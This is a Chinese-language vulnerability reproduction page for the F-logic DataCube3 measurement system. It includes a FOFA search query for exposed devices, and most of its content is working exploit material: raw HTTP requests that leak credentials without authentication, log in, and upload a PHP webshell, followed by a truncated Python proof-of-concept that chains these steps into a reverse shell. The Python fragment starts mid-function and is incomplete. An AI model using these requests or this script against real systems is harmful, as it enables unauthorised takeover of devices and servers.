

F4-1F-logic-DataCube3测量系统-文件上传

漏洞描述：

F-logic DataCube3 /admin/setting_photo.php接口处存在任意文件上传漏洞，未经身份验证的攻击者可通过该漏洞在服务器端写入后门，获取服务器权限，进而控制整个web服务器。

影响版本：

F-logic DataCube3测量系统版本1.0

网站图片：



网络测绘：

fofa语法：

FOFA: title="DataCube3"

漏洞复现：

payload:

```
GET /admin/config_all.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图:

未授权获取用户名密码



使用口令获取登录后的cookie

```
POST /admin/config_all.php HTTP/1.1
Host: your-ip
User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

user_id=用户名&user_pw=密码&login=%25E3%2583%25AD%25E3%2582%25B0%25E3%2582%25A4%25E3%2583%25B3
```



携带cookie获取accesstime的值

```
GET /admin/setting_photo.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: 登录后的cookie
```



文件上传

```
POST /admin/setting_photo.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----113389720123090127612523184396
Cookie: 登录后的cookie
```


```
-----113389720123090127612523184396
Content-Disposition: form-data; name="add"

-----113389720123090127612523184396
Content-Disposition: form-data; name="addPhoto"; filename="1.php"
Content-Type: image/jpeg

<?php system("whoami");?>
-----113389720123090127612523184396
Content-Disposition: form-data; name="accesstime"
```

accesstime的值


```
-----113389720123090127612523184396--
```



验证URL

/images/slideshow/1.php

Python



```

    return shellURL
except:
    print('[ERROR] Can\'t upload the PHP reverse shell script, is the root password correct?')

def execReverseShell(shellURL):
    print('[INFO] Executing reverse shell...')
    try:
        response = requests.get(shellURL, allow_redirects=False, verify=False)
        print('[INFO] Reverse shell successfully executed.')
        return
    except Exception as e:
        print('[ERROR] Reverse shell failed. Make sure the DataCube3 device can reach the host {}:{}'.format(shellURL, e))
        return False

def main():
    banner()
    args = parser.parse_args()
    protocol = 'https' if args.RPORT == 443 else 'http'
    rootPassword = extractRootPwd(args.RHOST, args.RPORT, protocol)
    authCookie = generateAuthCookie(args.RHOST, args.RPORT, protocol, rootPassword)
    accessTime = extractAccestime(args.RHOST, args.RPORT, args.LHOST, args.LPORT, protocol, authCookie)
    shellURL = injectReverseShell(args.RHOST, args.RPORT, args.LHOST, args.LPORT, protocol, authCookie, accessTime)
    execReverseShell(shellURL)

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Script PoC that exploit an nauthenticated remote command injection on f-logic DataCube3 devices.', add_help=False)
    parser.add_argument('--RHOST', help='Refers to the IP of the target machine. (f-logic DataCube3 device)', type=str, required=True)
    parser.add_argument('--RPORT', help='Refers to the open port of the target machine. (443 by default)', type=int, required=True)
    parser.add_argument('--LHOST', help='Refers to the IP of your machine.', type=str, required=True)
    parser.add_argument('--LPORT', help='Refers to the open port of your machine.', type=int, required=True)
    main()

```